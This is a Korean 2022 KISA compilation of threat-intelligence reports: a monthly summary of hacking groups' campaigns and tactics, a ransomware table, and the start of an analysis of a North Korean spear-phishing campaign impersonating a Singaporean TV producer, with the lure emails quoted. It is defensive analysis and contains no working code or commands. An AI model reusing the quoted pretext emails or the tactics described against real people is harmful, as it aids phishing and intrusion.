2022년

사이버보안 대연합

CONTENTS

탐지공유 분과

1. [NSHC] 글로벌 해킹그룹 동향보고서 2
   장영준 수석
2. [이스트시큐리티] 외신 인터뷰 사칭 분석 보고서 8
   문종현 이사

대응역량 분과

1. [S2W] Analysis of the LAPSUS$ hacking group 30
   곽경주 이사
2. [에스케어] 팬데믹 이후 재택근무 현황과 보안이슈 및 대응방안 60
   윤우희 부대표
3. [제주항공] 팬데믹 기간 재택근무 보안현황
   이혁중 CISO 65
4. [넥슨] 팬데믹 이후 재택근무 현황과 보안이슈 및 대응방안 70
   김동춘 실장

정책제도 분과

1. [인하대학교 디지털혁신전략센터] 미국의 위협정보 공유체계 80
   최수민 연구원

KISA 한국인터넷진흥원 kisia 한국정보보호산업협회

사이버보안 대연합

2022년 9월 6일 인쇄
2022년 9월 6일 발행

발행인 이 원 태

발행처 KISA 한국인터넷진흥원
전라남도 나주시 진흥길 9 한국인터넷진흥원

2022년
사이버보안 대연합

탐지공유 분과

1. [NSHC] 글로벌 해킹그룹 동향보고서 장영준 수석
2. [이스트시큐리티] 외신 인터뷰 사칭 분석 보고서 문종현 이사


글로벌 해킹그룹 동향보고서

NSHC, 장영준 수석, cyj@nshc.net

1. 개요


2022년 5월 21일에서 2022년 6월 20일까지 수집된 데이터와 정보를 바탕으로 NSHC ThreatRecon팀에서 분석한 해킹 그룹(Threat Actor Group)들의 활동을 요약 정리한 내용이다.

이번 6월에는 총 34개의 해킹 그룹들이 확인되었으며, SectorE와 SectorJ 그룹들의 활동이 각각 27%로 가장 많았으며, SectorC와 SectorA 그룹들의 활동이 그 뒤를 이었다.



[그림 1] 2022년 6월에 확인된 해킹 그룹별 활동 통계

이번 6월에 발견된 해킹 그룹들의 해킹 활동은 정부부처와 정보통신 산업군에 종사하고 있는 관계자 또는 시스템을 대상으로 가장 많은 공격을 수행했으며, 지역별로는 유럽(Europe)과 동아시아(East Asia)에 위치한 국가들을 대상으로 한 해킹 활동이 가장 많은 것으로 확인된다.



[그림 2] 2022년 6월 공격 대상이 된 산업 분야와 국가 통계

1) SectorA 그룹 활동 특징

SectorA 그룹들 중 이번 6월에는 총 3개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorA02, SectorA05, SectorA06 그룹이다.

SectorA02 그룹의 활동은 한국에서 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 대북 관련 종사자를 대상으로 스피어 피싱(Spear Phishing) 이메일을 발송했다. 발송한 이메일은 방송국 작가로 위장 후 대담을 진행한다는 내용과 한글(HWP) 문서형 악성코드가 첨부파일에 포함되어 있다.

SectorA05 그룹의 활동은 한국, 필리핀, 인도, 홍콩, 중국에서 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 방송국 관계자를 대상으로 스피어 피싱 이메일을 발송했다.

SectorA06 그룹의 활동은 캐나다, 캄보디아에서 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 민주주의와 관련된 내용으로 위장한 윈도우 바로가기(LNK) 파일 형식의 악성코드를 사용했다.

현재까지 계속 지속되는 SectorA 해킹 그룹들은 한국과 관련된 정치, 외교 활동 등 정부 활동과 관련된 고급 정보들 수집하기 위한 목적을 가지며 전 세계를 대상으로 한 금전적인 재화의 확보를 위한 해킹 활동을 병행하고 있다. 이들의 해킹 목적은 장기간에 걸쳐 지속되고 있으며, 이러한 전략적 해킹 목적으로 당분간 변화 없이 지속적으로 진행될 것으로 판단된다.

2) SectorB 그룹 활동 특징

SectorB 그룹들 중 이번 6월 총 7개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorB07, SectorB25, SectorB31, SectorB34, SectorB38, SectorB42, SectorB56 그룹이다.

SectorB07 그룹의 활동은 룩셈부르크, 파키스탄, 일본, 호주에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 취약점을 악용한 문서 악성코드를 공격 대상에게 전달 후 변조된 웹 서버로 접근하게 만들었으며, BASE64로 인코딩 된 악성 스크립트를 함께 배포하여 시스템 제어권을 탈취하는 전술을 사용하고 있다.

SectorB25 그룹의 활동은 미국, 러시아에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 러시아어로 작성된 RTF(Rich Text Format) 형식의 악성코드를 공격에 사용했다.

SectorB31 그룹의 활동은 러시아에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 VBA 매크로 스크립트가 포함된 워드(Word) 문서를 공격에 사용하였다. 워드 악성코드는 러시아어로 작성된 특정 참조 및 세션 문서로 위장하고 있으며, 매크로 활성화 버튼을 클릭하도록 유도한다.

SectorB34 그룹의 활동은 필리핀, 인도, 네팔, 러시아, 벨라루스에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 MS 문서에서 임의의 명령을 실행할 수 있는 취약점을 공격에 사용했다.

SectorB38 그룹의 활동은 태국, 중국에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 다수의 정부 기관 관계자에게 스피어 피싱 이메일을 발송했다. 메일에는 워드 악성코드가 포함된 압축 파일과 압축 파일의 비밀번호가 첨부되어 있다.

SectorB42 그룹의 활동은 캄보디아, 러시아, 베트남, 미국에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 전세계 많은 국가의 정부 기관과 금융, 통신 등 다양한 산업군에 속해 있는 기업들을 대상으로 특정 악성코드를 사용하여 공격을 수행하였다.

SectorB56 그룹의 활동은 이번 활동에서 방화벽 장비의 원격 코드 실행 취약점을 악용하여 정교한 공격을 수행하였다.

현재까지 지속되는 SectorB 해킹 그룹들의 해킹 활동 목적은 전 세계를 대상으로 각국 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 것으로 분석된다.

3) SectorC 그룹 활동 특징

SectorC 그룹들 중 이번 6월 총 4개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorC02, SectorC04, SectorC05, SectorC08그룹이다.

SectorC02그룹의 활동은 룩셈부르크에서 이들의 활동이 발견되었다. 해당 그룹은 NATO, EU와 관련된 웹페이지로 위장한 URL을 사용했으며, 전쟁관련 뉴스를 스크랩한 문서로 위장한 MS 워드 악성코드가 발견되었다.

SectorC04그룹의 활동은 미국, 루마니아에서 이들의 활동이 발견되었다. 해당 그룹은 스페인의 일부 지역에서 사용하는 카탈루냐어를 악성코드 파일명으로 사용했으며, 법령 관련 파일로 악성코드를 위장했다. 최종적으로 다운로더 기능을 가진 악성 DLL 파일이 실행된다.

SectorC05그룹의 활동은 싱가포르, 이탈리아, 캐나다, 우크라이나에서 발견되었다. 해당 그룹은 우크라이나 미디어 관련 조직을 대상으로 취약점을 악용한 악성 문서를 사용했다. 최종적으로 시스템에 설치되는 악성코드는 시스템에서 중요한 정보를 훔치거나 추가 악성코드를 다운로드 할 수 있는 백도어 기능을 가지고 있다.

SectorC08 그룹의 활동은 우크라이나, 네덜란드, 중국, 러시아, 폴란드, 핀란드에서 이들의 활동이 발견되었다. 해당 그룹은 우크라이나 검찰 및 행정문서 관련 파일로 위장한 악성코드와 러시아 국방부 문서로 위장한 MS 워드 파일 형식의 악성코드를 사용했으며, 최종적으로 오픈 소스 원격 제어 도구를 통해 시스템 원격제어를 시도했다.

현재까지 지속되는 SectorC 해킹 그룹들의 해킹 활동은 인접한 국가를 포함한 전 세계를 대상으로 각 국가들의 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

4) SectorD 그룹 활동 특징

SectorD 그룹들 중 이번 6월에 총4개 해킹 그룹의 활동이 발견되었으며, 이는 SectorD05, SectorD10, SectorD14, SectorD22그룹이다.

SectorD05그룹의 활동은 이스라엘에서 발견되었다. 해당 그룹은 메일 계정 탈취를 위해 이스라엘의 공무원, 군인 등을 대상으로 스피어 피싱 이메일을 발송했다.

SectorD10그룹의 활동은 미국에서 발견되었다. 해당 그룹은 공격 대상 정보를 수집하기 위해 대학의 도서관, 포털 페이지들로 위장한 피싱 사이트를 사용했다.

SectorD14그룹의 활동은 미국, 아랍 에미레이트에서 발견되었다. 해당 그룹은 이스라엘의 온라인 신문사에서 작성한 기사의 PDF 파일로 위장한 악성코드를 사용했다.

SectorD22그룹의 활동은 미국, 인도에서 발견되었다. 해당 그룹은 채용 담당자로 위장하여 스피어 피싱 이메일을 발송했으며, 최종적으로 시스템 내부의 금융 정보 및 자격 증명 정보를 탈취하는 기능을 가진 악성코드를 사용했다.

SectorD 해킹 그룹들은 주로 정치적인 경쟁 관계에 있는 국가들을 대상으로 해킹 활동을 수행하였으며, 최근의

SectorD 해킹 그룹들의 해킹 활동 목적은 정부에 반대하는 인물 또는 국가들의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

5) SectorE 그룹 활동 특징

SectorE 그룹들 중 이번 6월에는 총 4개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorE01, SectorE02, SectorE04, SectorE05그룹이다.

SectorE01 그룹의 활동은 영국, 파키스탄, 중국, 캐나다, 카타르에서 이들의 해킹 활동에 발견되었다. 해당 그룹은 이번 활동에서 VBA 매크로 스크립트가 포함된 MS 엑셀 문서를 공격에 활용하였으며, 정부기관과 관련된 내용으로 위장하고 있다.

SectorE02 그룹의 활동은 파키스탄, 인도네시아, 카타르에서 이들의 해킹 활동에 발견되었다. 해당 그룹은 이번 활동에서 MS 워드와 RTF 파일 등 다양한 형식의 문서형 악성코드를 배포했다.

SectorE04 그룹의 활동은 중국, 파키스탄, 영국, 독일, 인도, 미국에서 이들의 해킹 활동이 발견되었다. 해당 그룹은 이번 활동에서 MS 워드와 RTF 파일 등 다양한 형식의 문서형 악성코드를 배포했으며, 안보조약, 뉴스 등의 주제로 위장하고 있다.

SectorE05 그룹의 활동은 중국, 파키스탄, 미국, 터키에서 이들의 활동이 발견되었다. 해당 그룹은 이번 활동에서 임직원 교육 내용으로 위장하고 있는 CHM(Compiled HTML Help) 파일 공격에 사용하였다.

현재까지 지속되는 SectorE 해킹 그룹들의 해킹 활동 목적은 인접한 파키스탄 정부와 관련된 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다. 그러나 최근에는 중국을 포함한 극동 아시아와 다른 지역으로 확대되고 있는 점으로 미루어, 정치, 외교 및 기술 관련 고급 정보들을 획득하기 위한 활동의 비중도 커지고 있는 것으로 분석된다.

6) SectorF 그룹 활동 특징

SectorF 그룹들 중 이번 6월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorF01그룹이다.

SectorF01 그룹은 이번 활동에서 안드로이드 운영체제 사용자를 대상으로 특정 브라우저 앱으로 위장한 악성코드를 공격에 활용하였다.

현재까지 SectorF 해킹 그룹은 이들을 지원하는 정부와 인접한 국가들의 정치, 외교 및 군사 활동과 같은 고급 정보를 수집하기 위한 목적과, 자국의 경제 발전을 위한 첨단 기술 관련 고급 정보 탈취를 위한 목적을 갖는 것으로 분석된다.

7) SectorH 그룹 활동 특징

SectorH 그룹들 중 이번 6월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorH03 그룹이다.

SectorH03 그룹은 인도에서 활동이 발견되었다. 해킹 그룹은 이번 활동에서 방위산업 수출 검토 주제의 파워포인트(PowerPoint) 문서 파일을 배포하였으며, RAT(Remote Administration Tool) 기능을 가진 악성코드를 피해자 시스템에 설치하였다. 설치한 악성코드는 피해자 시스템에서 시스템 정보, 키로깅(Keylogging), 화면 캡쳐 등의 정보를

탈취하는 악의적인 활동을 하였다.

SectorH 해킹 그룹의 해킹 활동은 사이버 범죄 목적의 해킹과 정부 지원 목적의 해킹 활동을 병행한다. 특히, 인접한 인도와 여러가지 외교적 마찰이 계속되고 있어, 목적에 따라 인도 정부 기관의 군사 및 정치 관련 고급 정보들을 탈취하기 위한 활동들을 향후에도 지속적으로 수행할 것으로 분석된다.

8) 사이버 범죄 그룹 활동 특징

온라인 가상 공간에서 활동하는 사이버 범죄 그룹은 이번 6월에는 총 10개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorJ03, SectorJ06, SectorJ09, SectorJ20, SectorJ25, SectorJ38, SectorJ44, SectorJ48, SectorJ53, SectorJ56그룹이다.

이들은 다른 정부 지원 해킹 그룹들과 다르게 현실 세계에서 금전적인 이윤을 확보할 수 있는 재화적 가치가 있는 온라인 정보들을 탈취하거나, 직접적으로 특정 기업 및 조직들을 해킹 한 후 내부 네트워크에 랜섬웨어(Ransomware)를 유포하거나, 중요 산업 기밀을 탈취한 후 이를 빌미로 금전적 대가를 요구하는 협박 활동 등을 수행한다.

SectorJ03그룹의 활동은 팔레스타인에서 발견되었다. 해당 그룹은 악성 매크로가 존재하는 MS 워드 형식의 악성코드를 사용했으며, 팔레스타인과 관련된 파일로 위장하여 해당 악성코드 실행을 유도했다.

SectorJ06그룹의 활동은 중국, 이스라엘, 싱가포르, 프랑스, 미국에서 발견되었다. 해당 그룹은 취약한 MS 익스체인지(Exchange) 서버를 공격 대상으로 삼거나, 이미 탈취된 자격 증명 정보를 바탕으로 내부 시스템에 침입했으며, 다양한 오픈소스 도구들을 활용했다.

SectorJ09그룹은 웹 사이트에 난독화 된 스키밍(Skimming) 스크립트를 삽입하여, 결제 페이지에서 사용자명, 주소, 이메일, 전화번호와 신용카드 지불 정보 등을 수집하는 기존의 해킹 방식을 유지하고 있다. 이번 활동에서 기존에 발견되던 것과 동일한 유형의 자바스크립트 악성코드가 확인되었다.

SectorJ20그룹의 활동은 아르메니아, 이스라엘, 스페인, 폴란드, 키프로스, 필리핀, 스위스, 네덜란드, 미국, 우크라이나, 캐나다, 콜롬비아, 몰타, 인도, 영국, 독일, 에스토니아, 벨기에, 알롱이타니아, 독일, 인도, 프랑스, 일본, 루마니아, 벨로루시, 핀란드, 러시아에서 발견되었다. 해당 그룹은 스테가노그래피(Steganography) 기법을 악용한 이미지를 사용했으며, 로더 악성코드로 이미지에 숨겨진 백도어 악성코드를 실행했다.

SectorJ25그룹의 활동은 중국, 홍콩, 미국, 대만, 영국, 러시아, 한국에서 발견되었다. 해당 그룹은 도커 엔진(Docker Engine)에서 원격 접속을 허용하는 2375 포트가 열린 서버를 대상으로 삼았으며, 채굴 소프트웨어를 시스템에 설치하여 크립토 재킹(Crypto jacking) 공격을 시도했다.

SectorJ38그룹의 활동은 독일, 우크라이나, 미국, 중국에서 발견되었다. 해당 그룹은 취약점을 악용하여 아직 패치하지 않은 대상에게 랜섬웨어 공격을 시도했다.

SectorJ44그룹의 활동은 페루에서 발견되었다. 해당 그룹은 기존 사용하던 레빌(REvil) 랜섬웨어와 유사한 코드를 가진 새로운 랜섬웨어를 사용했으며, 기존 랜섬웨어와 유사하게 네트워크 리소스와 랜섬노트 문자열을 RC4 알고리즘으로 암호화했다.

SectorJ48그룹의 활동은 미국, 오스트리아, 아일랜드, 프랑스, 영국, 러시아, 우크라이나에서 발견되었다. 해당 그룹은 우크라이나 국세청 벌금 관련 압축파일로 위장했으며, 최종적으로 침투 테스트 도구로 사용되는 코발트 스트라이크

(Cobalt Strike)를 사용했다.

SectorJ53그룹의 활동은 중국, 뉴질랜드, 이탈리아, 폴란드, 스페인, 터키, 스웨덴, 에스토니아, 아일랜드, 인도, 러시아, 미국, 캐나다, 프랑스, 홍콩, 슬로베니아, 영국, 태국, 노르웨이, 독일, 대만, 싱가포르, 일본, 카자흐스탄, 이집트, 몰디브, 한국에서 발견되었다. 해당 그룹은 송장 관련 내용의 스피어 피싱 이메일을 발송하여, 코발트 스트라이크 또는 슬리버(Sliver) 같은 침투 테스트 도구를 다운로드 및 실행할 수 있게 하는 다운로더 악성코드를 배포했다.

SectorJ56그룹의 활동은 일본, 싱가포르, 아일랜드, 루마니아, 프랑스, 이탈리아, 영국, 말레이시아, 아르헨티나, 인도, 캐나다, 세르비아, 폴란드, 에스토니아, 독일, 스웨덴, 미국, 이스라엘에서 발견되었다. 해당 그룹은 스레드 하이재킹(Thread Hijacking) 한 이메일을 통해 지인에게 온 이메일로 위장하여 악성코드 실행을 유도했으며, 최종적으로 실행되는 악성코드는 시스템 내부의 금융 정보 및 자격 증명 정보를 탈취하는 기능을 가지고 있다.

[표 1] 2020년 주목할 만한 랜섬웨어〉

랜섬웨어 명	주요 내용
Clop	주로 기업을 대상으로 공격을 수행하는 랜섬웨어로 기업 내부 시스템을 사전에 조사하여 맞춤형 악성파일을 사용함으로써 사전 차단이 어려운 것이 특징. 또한 기존 변종들은 암호화된 파일 확장명을 변경하는 방식으로 진행되었지만, 최근 공격에서는 원본 파일명을 그대로 유지함
Myransom	PDF가 아닌 PDX 파일 아이콘을 사용하는 랜섬웨어로 일반적인 랜섬웨어와 다르게 확장자 변경이 이루어지지 않는 점이 특징. White 랜섬웨어로도 알려져있으며 최근 국토교통부를 사칭해 청년 인턴 관련 내용으로 파일 실행을 유도함으로써 감염을 시도함
CoderWare	유명 콘솔게임 'Cyberpunk 2077'으로 위장한 윈도우/모바일 랜섬웨어로 BlackKingdom 랜섬웨어의 변종으로 확인됨. 불법 복제 버전 소프트웨어로 위장해 게임 인스톨러, 치트엔진, 크랙 등의 이름으로 유포됨
RegretLocker	가상 하드 드라이브(VHD)를 암호화하는 랜섬웨어로 암호화 시작 전 디스크 검사를 통해 가상 하드 디스크 파일을 찾아 오프라인이거나 분리되어 있는 경우 재연결하여 내부 파일 암호화 진행하는 것이 특징
Fonix	비교적 새로운 형태의 서비스형 랜섬웨어로 다양한 사이버 범죄 포럼에서 여러 제품 형태로 판매됨. 기존의 RaaS와 달리 4가지 암호화 방법을 조합하여 사용하기 때문에 암호화 속도가 느리며, 감염 후 사이클이 복잡하여 운영이 쉽지 않은 것이 특징
Ranzy Locker	Windows 가상머신을 대상으로 공격을 수행하는 ThunderX 랜섬웨어 변종. 이전 버전 복호화툴이 공개된 후 새롭게 유포되었으며, 주요 특징들은 이전과 유사함. 많은 랜섬웨어 공격 방식과 유사하게, 데이터 유출을 빌미로 협박하는 이중 탈취 기법을 사용함
Nefilim	유효한 디지털서명이 포함된 기업 표적형 랜섬웨어로 기업 네트워크에 침투하여 정보를 외부로 유출한 후 마지막 단계에서 파일 암호화 행위를 진행하는 것이 특징. 최근 미국 가전 회사를 대상으로 정보 유출 협상을 시도하였으나 실패함

외신 인터뷰 사칭 분석 보고서

싱가폴 뉴스채널 CNA 인터뷰 위장한 북한의 해킹 공격 분석


이스트시큐리티, 문종현 이사, chmun@estsecurity.com

1. 스피어 피싱 이메일 분석

본 보고서는 2022년 07월 06일 (수)요일 수행된 해킹 이메일(Spear Phishing) 공격 사례를 시계열 기반으로 분석해 기술된 내용입니다. 공격자는 초반에 정상적인 대화형식의 이메일을 주고받으며, 수신자로 하여금 이메일 내용을 신뢰하게 만들기 위해 업무적인 내용을 나름 구체적으로 표현하고 있습니다.

분석 대상 이메일은 마치 싱가폴 국영 뉴스 채널 CNA의 이현석 프로듀서가 보낸 북한의 핵실험과 동아시아의 군비 경쟁 우려에 대한 다큐멘터리 제작 관련 인터뷰 계획과 북한 전문가 섭외로 인해 서면 인터뷰를 진행하는 방식으로 수신자를 현혹하고 있습니다.

날짜	2022-07-06 (수) 오후 4:44
발신자	Hyunseok Lee
제목	Re: [문의]북한 핵실험 관련 인터뷰 제의 건
내용	*** 연구원님. 안녕하십니까. 싱가폴 국영 뉴스 채널 CNA의 이현석 프로듀서입니다. 우리 채널은 최근 북한의 연이은 핵실험과 이에 따른 동아시아의 군비 경쟁 우려에 대한 1시간 다큐멘터리를 제작 준비 중에 있습니다. 이에 따라 북한 전문가 한분을 모시고 90여 분간 간단한 인터뷰를 계획하고 있습니다. 이미 북한전문가 한분을 섭외한 중이라 대면촬영은 힘들것 같습니다. 연구원님이 바라신다면 서면인터뷰는 가능할 것 같습니다. 모처럼 좋은 기회 주셨는데 죄송합니다. 다음번에 기회 있으면 꼭 연락드리겠습니다. 이현석 배상. Regards, Filmmaker Bright Hyunseok Lee




[그림 1] 북한 핵실험 관련 인터뷰 제의 문의 내용으로 위장한 이메일 화면

공격자는 초반부터 악성 파일이나 피싱 URL 주소를 전달해 바로 해킹 공격을 수행하기 보다는 어느 정도 신뢰관계를 형성하기 위한 준비 과정을 거치게 됩니다.

약 1주일이 지난 시점인 07월 12일 (화)요일 오후 4시 44분에 다시 아래와 같은 이메일이 수신됩니다. 조급함 없이 어느 정도 시차 간격을 두고 여유있게 공격을 하는 나름 치밀한 수법을 동원하고 있는데, 이러한 방식은 수신자로 하여금 불안심리를 최소화하고 기존에 이미 알고 있던 내용에 쉽게 현혹될 수 있는 환경이 조성됩니다.

날짜	2022-07-12 (화) 오후 4:44
발신자	Hyunseok Lee
제목	Re: [문의]북한 핵실험 관련 인터뷰 제의 건
내용	안녕하십니까 *** 연구원님, CNA의 이현석 PD입니다. 서면 질문지 송부하오니 7월 17일까지 보내주시길 바랍니다. 비번: 20220712 보안에 각별한 주의 돌려주시기 바랍니다. 감사합니다. 이현석 배상. Regards, Filmmaker Bright Hyunseok Lee



[그림 2] 서면 질문지를 첨부해 악성파일을 전송한 이메일 화면

07월 12일 수신된 이메일에는 특정 연구원의 이름이 포함된 “*** 질문지.doc” 파일이 첨부돼 있으며, 7월 17일까지 회신해 달라는 기한까지 지정해 놓았습니다. 그리고 보안에 주의가 필요한 문서처럼 본문에 비밀번호 줄임말인 “비번" 이라는 표현으로 문서 비밀번호 “20220712” 설정을 안내해 주고 있습니다.

